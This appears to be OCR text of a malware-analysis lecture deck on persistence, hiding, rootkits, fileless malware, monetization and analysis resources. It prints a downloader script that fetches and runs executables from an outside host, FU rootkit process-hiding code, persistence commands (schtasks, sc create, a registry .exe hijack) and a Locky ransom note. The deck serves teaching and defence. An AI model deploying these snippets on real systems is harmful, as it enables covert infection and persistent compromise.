   try {
      xo.open("GET", fr, false);
      xo.send();
      if (rn > 0) {
         ws.Run(fn, 0, 0);
      };
   } catch(er) {};
};
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=1517361", "73416104.exe",
1);
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=4498732", "66958255.exe",
1);
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=9203343", "63257920.exe",
1);
```

Win32/Injector.BRNC trojan


Kryptik/Injector
EXE,DLL

- **Persistence** (survival – hiding)

Win32/Injector.BRNC trojan



Attack scheme of Downloader - Filecoder



Persistence - I

- Malware priority is to stay on computer as long as possible

Startup registers
[HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ Run] [HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce] [HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices] [HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServicesOnce] [HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT\ CurrentVersion \ Winlogon \ Userinit] [HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Run] [HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce] [HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices] [HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServicesOnce] [HKEY_CURRENT_USER \ Software \ Microsoft \ Windows NT\ CurrentVersion \ Windows]

Persistence - II

Startup folders
C:\Documents and Settings\Martin.Jirkal\Start Menu\Programs\Startup - Windows XP C:\Users\Martin.Jirkal\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup - Windows 7

Schedule Manager
schtasks / Create /tn NotSuspiciousTask /sc ONLOGON /tr C:\ temp \ malware .exe

Service Manager
sc create NotSuspiciousService binPath = "C:\ temp \ malware . exe " start = auto

Pesistence - III

Extension association
[HKEY_CLASSES_ROOT \. exe] = MalwareExtensionOpener [HKEY_CLASSES_ROOT \ MalwareExtensionOpener \ shell \ open \ command] = C:\ temp \ malware . exe

- Infection of MBR (Master boot record) stores and run malware from unused space of disk during OS boot process.

Persistence - IV

Order hijack. Insertion of dynamic library on disk in a way where system loads malware library instead intended library in different location.

Search order with SafeDllSearchMode ON (Windows Vista+)
1. Folder with binary file 2. System folder (C:\Windows\System32). 3. 16-bit system folder (C:\Windows\System). 4. Windows folder 5. Actual folder 6. Folders in environment variable PATH.

Hiding - I

- Inject malicious code into different process. Http traffic from iexplore.exe is not strange.
- Commonly injected processes:
  - svchost.exe
  - explorer.exe
  - csrss.exe
- Malware named after common process and/or executed from windows libraries common location(C:\Windows\System32)

Hiding- II

- Windows driver monitoring and tampering OS request to view computer components.
- Common malware driver features:
  - Process hiding
  - Port/network hiding
  - File hiding
- Some rootkits hide malware in unused sectors of disk.

Rootkit – Service for other malware

Hiding - rootkits

Hiding malware on kernel level.

- Hiding processes
- Hiding network communication
- Hiding files

Rootkit skrytí procesu - FU Rootkit

```
case IOCTL_ROOTKIT_HIDEME :
if (( InputBufferLength < sizeof ( DWORD )) || ( InputBuffer == NULL ))
{
    IoStatus -> Status = STATUS_INVALID_BUFFER_SIZE ;
    break ;
}
find_PID = *(( DWORD *) InputBuffer );
if ( find_PID == 0 x00000000 )
{
   IoStatus -> Status = STATUS_INVALID_PARAMETER ;
    break ;
}
eproc = FindProcessEPROC ( find_PID );
if ( eproc == 0 x00000000 )
{
    IoStatus -> Status = STATUS_INVALID_PARAMETER ;
    break ;
}
plist_active_procs = ( LIST_ENTRY *) ( eproc + FLINKOFFSET );
*(( DWORD *) plist_active_procs -> Blink ) = ( DWORD ) plist_active_procs -> Flink ;
*(( DWORD *) plist_active_procs -> Flink +1) = ( DWORD ) plist_active_procs -> Blink ;
break ;
```

Is Rootkit dead?

Well.. sort of yes.


UEFI

- The Unified Extensible Firmware Interface (UEFI) is a specification that defines a software interface between an operating system and platform firmware. **UEFI replaces the Basic Input/Output System (BIOS)**

-Wikipedia


UEFI malware

First seen 2018



Persistence – Surviving disc format

- Infection of BIOS or firmware
- Periodic infection using same infection technique




“Fileless malware”

1. Uses script in command line

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";alert(‘foo’);
```

Win32/Poweliks – chrání i registry



2. Memory infection without persistence

Some malware does not need persistence. Filecoders needs to be run just once!

Malware self-defence

- 2 Processes periodically check if they exist. If other process is killed it is immediately restarted by other process
- Process opens own files so it cannot be deleted/moved.
- Debugger attach on itself.
- Hooking file delete API.
- Injecting multiple processes.
- Watching for analysis tools. If such tool is detected malware operations are ceased.
- Malware is activated with delay.

Monetization - I

Monetization is main purpose of malware.

- Monetization of computer power
  - Botnet – DDOS, URL clicker, spambot
  - Coinminer
- Personal information stealing
  - Passwords – Banking accounts, email, services...
  - Personal information– Name, date of birth, address, phone number, ID number, photo
- Ransom
  - Pay or you will loose your data
  - Pay or we will make your data public

Monetization - II

- Advertisement
  - Changing advertisement so attacker gets money
  - Adding new advertisement on pages
  - False advertisement. “Your computer is infected by 128 pieces of malware! Pay for our great cleaning product!”
  - Spam – Unwanted advertisement on real product.
  - Phone fraud – Call or send SMS on premium line.

Monetization today

Win32/Filecoder.Locky.B trojan

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
1. http://6dtxgqam4crv6rr6.tor2web.org/[illegible]
2. http://6dtxgqam4crv6rr6.onion.to/[illegible]
3. http://6dtxgqam4crv6rr6.onion.cab/[illegible]

If all of this addresses are not available, follow these steps:
1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: [illegible].onion/[illegible]
4. Follow the instructions on the site.

!!! Your personal identification ID: [illegible] !!!□FD

Open source Intelligence (OSINT) sources

SHA1 MD5

MATRICES

PRE-ATT&CK

Enterprise

All Platforms

Windows

macOS

Linux

Cloud

Mobile

Home > Matrices > Enterprise

Launch the ATT&CK™ Navigator

Enterprise Matrix

Below are the tactics and technique representing the MITRE ATT&CK Matrix™ for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, AWS, GCP, Azure, Azure AD, Office 365, SaaS.


Last Modified: 2019-10-09 18:48:31.906000

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Application Access Token	Bash History	Application Window Discovery	Application Access Token	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Application Deployment Software	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	BITS Jobs	Cloud Instance Metadata API	Cloud Service Dashboard	Component Object Model and Distributed COM	Data from Cloud Storage Object	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Bypass User Account Control	Credential Dumping	Cloud Service Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	Clear Command History	Credentials from Web Browsers	Domain Trust Discovery	Internal Spearphishing	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Code Signing	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Removable Media	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compile After Delivery	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data Staged	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Compiled HTML File	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Email Collection	Fallback Channels	Transfer Data to Cloud Account	Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Firmware	Hooking	Password Policy Discovery	Remote File Copy	Input Capture	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Peripheral Device Discovery	Remote Services	Man in the Browser	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Connection Proxy	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Screen Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	Control Panel Items	Kerberoasting	Process Discovery	Shared Webroot	Video Capture	Multilayer Encryption		Stored Data Manipulation
		DLL Search Order	Image File								System

Virustotal


Community
Statistics
Documentation
FAQ
About
English
Join our community
Sign
virustotal
VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.
File
URL
Search
loader.exe
Choose File
Maximum file size: 128MB
By clicking 'Scan it!', you consent to our Terms of Service and allow VirusTotal to share this file with the security community. See our Privacy Policy for details.
Scan it!
Blog | Twitter | contact@virustotal.com | Google groups | ToS | Privacy policy

Virustotal


File already analysed
This file was last analysed by VirusTotal on 2009-05-06 01:01:37 UTC (7 years ago) it was first analysed by VirusTotal on 2008-11-12 14:24:07 UTC.
Detection ratio: 32/40
You can take a look at the last analysis or analyse it again now.
Reanalyse
View last analysis
loader.exe
Choose File
Maximum file size: 128MB
By clicking 'Scan it!', you consent to our Terms of Service and allow VirusTotal to share this file with the security community. See our Privacy Policy for details.
Scan it!
Blog | Twitter | contact@virustotal.com | Google groups | ToS | Privacy policy

Virustotal

virustotal

SHA256: bd9666eff1fa3bc20667e091f7d180fb48f3a57ed85ffa2997c71c4ae311ea5f


Detection ratio: 32 / 40

Analysis date: 2009-05-06 01:01:37 UTC (7 years ago)


Analysis | File detail | Additional information | Comments 0 | Votes

Antivirus	Result	Update
AVG	Win32/Cryptor	20090505
AhnLab-V3	Win-Trojan/Xema.variant	20090505
AntiVir	TR/Crypt.XPACK.Gen	20090505
Authentium	W32/Trojan2.GQRR	20090506


ESET Virus Radar



Microsoft’s Malware Protection Center



Symantec’s Security Response



Kaspersky Virus Watch

SECURELIST

Internet threat level: 1

Follow us on twitter

Threats | Analysis | Blog | Statistics | Descriptions | Glossary

Home → Descriptions → Trojan.Win32.Agent.fajk

Trojan.Win32.Agent.fajk

Detected	Aug 31 2010 09:22 GMT
Released	Aug 31 2010 17:29 GMT
Published	Sep 19 2011 13:01 GMT

Technical Details
Payload
Removal instructions

Technical Details

A trojan program that downloads files from the Internet without the user's knowledge and launches them. It is a Windows application (PE-EXE file). 6656 bytes. Written in C++.

Installation

After launching, the trojan copies its body to the following file:

```
C:\Program Files\Common Files\seria.exe
```

The created copy is then launched for execution.

To delete the original file after shutting down, the trojan creates the shell script "Del.bat" in the current

Share Print

Malicious programs
- Trojans
  - Trojan

This type of behaviour covers malicious programs that delete, block, modify, or copy data, disrupt computer or network performance, but which cannot be classified under any of the behaviours identified above.

